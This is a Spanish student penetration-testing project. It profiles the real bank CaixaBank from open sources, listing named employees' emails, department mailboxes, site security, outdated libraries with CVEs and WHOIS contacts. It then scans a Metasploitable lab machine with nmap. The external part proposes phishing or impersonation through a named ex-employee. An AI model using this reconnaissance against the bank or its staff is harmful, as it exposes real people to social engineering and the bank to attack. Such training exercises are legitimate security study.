

Proyecto



Curso 2022

Manuel

Rodríguez Guillén.

ÍNDICE

	Introducción	1
1.	Auditoría Externa	2
1.1.	Identificación de empleados	3
1.2.	Identificación de departamentos	5
1.3.	Localización física	7
1.4.	Portal corporativo	8
1.5.	Extranet	9
1.6.	Servicios Online	10
1.7.	Identidad en redes sociales	11
1.8.	Direcciones IP y servicios asociados	14
2.	Cronograma (Diagrama de Gantt)	15
3.	Auditoría Interna	16
3.1.	Reconocimiento del sistema	16
3.1.	Identificación de vulnerabilidades	18
3.2.	Análisis y verificación (explotación) de las vulnerabilidades	18
4.	Plan de mejora para disminuir las debilidades	25
5.	Resumen	26
6.	Referencias Bibliográficas	26

INTRODUCCIÓN

En este documento se recogerá una auditoria elaborada sobre la entidad la Caixa donde podremos encontrar información sobre los diferentes parámetros extraídos a fin de detectar las vulnerabilidades y las diferentes fortalezas y oportunidades que podría tener un atacante gobernado por motivaciones diversas como la económica, el hacktivistas o el cibercrimen.

Para ello se realizará una auditoría interna como externa aplicando diversas herramientas expuestas durante la formación.

1.1 IDENTIFICACIÓN DE EMPLEADOS

Encontramos de forma gratuita los siguientes 8 correos de los empleados_con Hunter.io en el dominio caixabank.com (web corporativa).

Support (2)	Communication (2)	Executive (1)	...
Javier Rodriguez			
javier.rodriguez@caixabank.com		+	1 source
Nenad Misic Singapore Chief Representative			
nmisic@caixabank.com		+	2 sources
Monica Pablos			
mpablos@caixabank.com		+	1 source
Monica Alvarez			
monica.alvarez@caixabank.com		+	5 sources
Marta Vivancos Media Contact			
mvivancos@caixabank.com		+	4 sources
Fernando Delgado			
fdelgado@caixabank.com		+	1 source
Bruno Bessa			
bruno.filipe.bessa@caixabank.com		+	2 sources
Jbausa			
jbausa@caixabank.com		+	1 source
Support			
info.montedepiedad@caixabank.com		+	20+ sources
Alain Otaegui			
aotaegui@caixabank.com		+	1 source

Y en el dominio caixabank.es encontramos los siguientes resultados.

Most common pattern: {f}(last)@lacaixa.es

Support (5)


Communication (2)

IT / Engineering (1)

...

Jorge Huerga jhuerga@lacaixa.es ● ✓	<div>+</div> <div>✉</div> <div>1 source ▾</div>
Gemma Jacas +64 62 323 9530 gjacas@lacaixa.es ● ✓	<div>+</div> <div>✉</div> <div>2 sources ▾</div>
Isabel Gimenez igimenez@lacaixa.es ● ✓	<div>+</div> <div>✉</div> <div>5 sources ▾</div>
Joan Rosas Vice Chairman jrosas@lacaixa.es ● ✓	<div>+</div> <div>✉</div> <div>7 sources ▾</div>
Alex Valencia avalencia@lacaixa.es ● ✓	<div>+</div> <div>✉</div> <div>1 source ▾</div>
Raul Avila ravila@lacaixa.es ● ✓	<div>+</div> <div>✉</div> <div>6 sources ▾</div>
<div>Support</div> info.fundacio@lacaixa.es ● ✓	<div>+</div> <div>✉</div> <div>20+ sources ▾</div>

Contra estos correos cabe la posibilidad de poder usarlos para fines maliciosos, propongo algunos ejemplos de la utilidad a la que nos da acceso esta información recogida.



Incluso Alex Valencia es ex empleado que es ahora un trabajador en Metropolitan sería una vía interesante si Metropolitan tiene menor seguridad ya que de acceder a su correo seguramente encontraríamos información y conocimientos de la Caixa, al estar más desconectado es más susceptible de ser engañado para poder hacerse pasar por un compañero.

1.2 IDENTIFICACIÓN DE DEPARTAMENTOS

Encontramos diferentes correos pertenecientes a departamentos que nos hacen sospechar una posible estructura gracias a TheHarvester.

posible.phishing@caixabank.com (departamento de ciberseguridad de la Caixa.)

prensa@caixabank.com (departamento de comunicación).

research@caixabank.com (departamento de investigación).

rsc@caixabank.com (responsabilidad social corporativa seguramente de recursos humanos).

servicio.cliente@caixabank.com (departamento de atención al cliente seguramente de recursos humanos).

Departamentos deducidos por la información recabada



Información de los empleados de comunicación rastreando el correo del departamento de comunicación





Se puede encontrar el siguiente organigrama con los responsables de cada departamento



1.3 LOCALIZACIÓN FÍSICA


Podemos localizar la sede en valencia.



Podemos visualizar que aparentemente no hay guardias en la puerta de seguridad, desconocemos si en el interior sí. Tampoco hay cámaras a la vista a menos que estén ocultas.

1.4 PORTAL CORPORATIVO:

https://www.caixabank.com/es/home_es.html#



Vulnerabilidades detectadas en el portal corporativo:



- **Moment.js 2.18.1** tiene las siguientes 2 vulnerabilidades.

Identificador/Nombre: Recorrido de directorio CVE-2022-24785.	
Criticidad: Alta	Puntuación: 7.5
Descripción	
El atacante podría provocar la adición o modificación de datos.	


Identificador/Nombre: Denegación de servicio de expresiones regulares CVE-2017-18214	
Criticidad: Media	Puntuación: 6,5
Descripción	
Las versiones afectadas de este paquete son vulnerables a la denegación de servicio de expresiones regulares (ReDoS)	

- **Bootstrap 3.3.6 presentamos la siguiente vulnerabilidad.**

Identificador/Nombre: Secuencias de comandos entre sitios (XSS) CVE-2019-8331	
Criticidad: Media	Puntuación: 6,5
Descripción	
Las versiones afectadas de este paquete son vulnerables a Cross-site Scripting (XSS) a través del data-viewport atributo de información sobre herramientas.	

1.5 EXTRANET.

<https://login.extranet.caixabank.com/login>; *** (genera un ID de sesión)



- **jQuery 1.8.2**

Identificador/Nombre: Prototipo de contaminación CVE-2019-54280	
Criticidad: Media	Puntuación: 5,6
Descripción	
Las versiones afectadas de este paquete son vulnerables a la contaminación de prototipos. Su extend puede engañar a la función para que modifique el prototipo de Object cuando el atacante controla parte de la estructura que se pasa a esta función. Esto puede permitir que un atacante agregue o modifique una propiedad existente que luego existirá en todos los objetos.	

Identificador/Nombre: Inyección de código arbitrario CVE-2020-28502	
Criticidad: Alta	Puntuación: 8.1
Descripción	
Las versiones afectadas de este paquete son vulnerables a la inyección de código arbitrario. Siempre que las solicitudes se envíen sincrónicamente (async=False on xhr.open), la entrada de un usuario malicioso xhr.send podría resultar en la inyección y ejecución de código arbitrario.	

- **Bootstrap 3.3.1**

Identificador/Nombre: Secuencias de comandos entre sitios (XSS)	
Criticidad: Media	Puntuación: 6,5
Descripción	
Las versiones afectadas de este paquete son vulnerables a Cross-site Scripting (XSS) a través de los complementos tooltip, collapse y .scrollspy.	

1.6 SERVICIOS ONLINE:

https://www.caixabank.es/particular/home/particulares_es.html#

The screenshot shows the CaixaBank website interface. At the top, there's a navigation bar with links for 'Particulares', 'Empresas', 'Negocios', 'AgroBank', 'HolaBank', 'Banca Privada', 'Banca Premier', 'Kids', 'Imagin', 'Familias', and 'Séniors'. Below this, a search bar and the CaixaBank logo are visible. A large advertisement for 'iZZinow' is featured, with the text 'Elige cuándo fraccionar tu compra: antes o después' and 'Con iZZinow, el nuevo servicio de MyCard'. A button labeled 'Más información' is present. The background of the ad shows a person's hands holding a smartphone displaying the iZZinow app interface.

Vulnerabilidades detectadas en los servicios online:



- **Analizamos Mustache 2.2.1**

Identificador/Nombre: Mustache 2.2.1.	
Criticidad: N/A	Puntuación:
Descripción	
No se han encontrado vulnerabilidades.	

- **Adobe Target 2.6.1.**

Identificador/Nombre: Adobe Target 2.6.1.	
Criticidad: N/A	Puntuación:
Descripción	
No se han encontrado vulnerabilidades.	

- **VideoJS.**

Identificador/Nombre: VideoJS.	
Criticidad: N/A	Puntuación:
No se han encontrado vulnerabilidades.	

1.7 IDENTIDAD EN REDES SOCIALES

Podemos ver a continuación la presencia en redes sociales de la entidad.



Redes sociales


También puedes contactar con nosotros a través de redes sociales. Envíanos tus consultas a través de nuestra cuenta de Twitter o WhatsApp.



Te atendemos en Twitter, las 24h del día, durante todos los días del año, a través de nuestro canal @CABK_Responde



Para consultas CaixaBank, te ofrecemos soporte a través de Whatsapp. Añade 626789079 a la lista de contactos del móvil y atenderemos tus consultas las 24 horas del día, los 7 días de la semana.



<https://www.linkedin.com/company/caixabank>

LinkedIn Jobs CaixaBank Worldwide

CaixaBank
Banking
Barcelona, Catalunya / Catalunya · 154,971 followers
Listen Talk Act
See jobs Follow

Los Llanos de Aridane
Presentes en más de 2.200 municipios

View all 18,439 employees

Overview Jobs Life

About us

Similar pages

- Banco Sabadell
Banking
Sabadell, Barcelona

<https://www.instagram.com/caixabank/>

Instagram Search

Now you can create and share posts directly from your computer.

caixabank Message Follow

829 posts 120K followers 114 following


CaixaBank
#Contigo - #AmbTu
Escuchar Hablar Hacer - Escoltar Parlar Fer
blog.caixabank.es

#Inconfor... Sostenible Contigo Talento #CulturaFin... Innovación Pódcast


POSTS VIDEOS TAGGED

5 consejos que aumentarán la seguridad de tus dispositivos

<https://www.facebook.com/CaixaBank/>



<https://twitter.com/caixabank>



1.8 DIRECCIÓN IP Y SERVICIOS ASOCIADOS

[*] Hosts found: 2

www.caixabank.com:192.229.182.196
x22www.caixabank.com

[*] Hosts found: 3

blog.caixabank.es:217.148.70.50
www.caixabank.es:192.229.182.196
x22blog.caixabank.es

Dominio.es

Están protegidos contra ataques DNS (enabled).

Return

The contact details of this domain are hidden. If you wish to communicate with the Owner and the ACP, press [here](#)

REGISTRANT DATA	
Domain name	caixabank.es
state	Activated
Identifier	AE98A0-ESNIC-F5
Registrant	CAIXABANK, S.A.
Register Date	07-05-2001
Expiration Date	07-05-2024
Registrar	EURODNS S.A.

ADMINISTRATIVE CONTACT PERSON	
Identifier	D7C8FF-ESNIC-F5
Name	Bustillo Martinez Alfredo


TECHNICAL CONTACT PERSON	
Identifier	D8C425-ESNIC-F5
Name	Fernando Albarracin

INVOICING CONTACT PERSON	
Identifier	D8C425-ESNIC-F5
Name	Fernando Albarracin

DNS SERVERS	
Server Name	IP
ns1.lacaixa.com	
ns2.lacaixa.com	
ns3.edgecastdns.net	
ns2.edgecastdns.net	
ns1.edgecastdns.net	

DNSSEC enabled

2. CRONOGRAMA




3. AUDITORIA INTERNA

3.1 RECONOCIMIENTO DEL SISTEMA

Realizamos un nmap -O a la ip de nuestra meta y -sV para obtener información del sistema y los puertos.

Meta `inet addr:192.168.0.25`



```
[sudo] password for kali: /home/kali/.zsh_history
(root@kali)-[/home/kali]
# nmap -O 192.168.0.25
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-04 14:56 EDT
Nmap scan report for 192.168.0.25
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:B5:18:23 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
```

```
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:B5:18:23 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds

```
root@kali: /home/kali
File Actions Edit View Help
(root@kali)-[/home/kali]
# nmap -sV 192.168.0.25
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-04 15:07 EDT
Nmap scan report for 192.168.0.25
Host is up (0.00025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:B5:18:23 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

3.2 IDENTIFICACIÓN DE VULNERABILIDADES

Utilizamos `nmap -script vulners -sV 192.168.0.25` para detectar las vulnerabilidades. Adjuntamos la salida en un documento.txt a parte.

3.3 ANÁLISIS Y EXPLOTACIÓN DE LAS VULNERABILIDADES

Vulnerabilidad 1 SSH:			
Información de la vulnerabilidad			
Mediante NMAP se ha identificado que el servicio SSH de la maquina 192.168.0.25 en el puerto 22 pudiendo ser vulnerable a los CVE: CVE-1999-0502			
<pre>End of status 2/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)</pre>			
S0:Linux		Versión: Ubuntu 2.6	
Criticidad:7.5	CVE: 1999-0502	Parche:	Puntuación:
Se conservan las contraseñas y usuario por defecto, el atacante puede realizar un ataque de tipo fuerza bruta.			
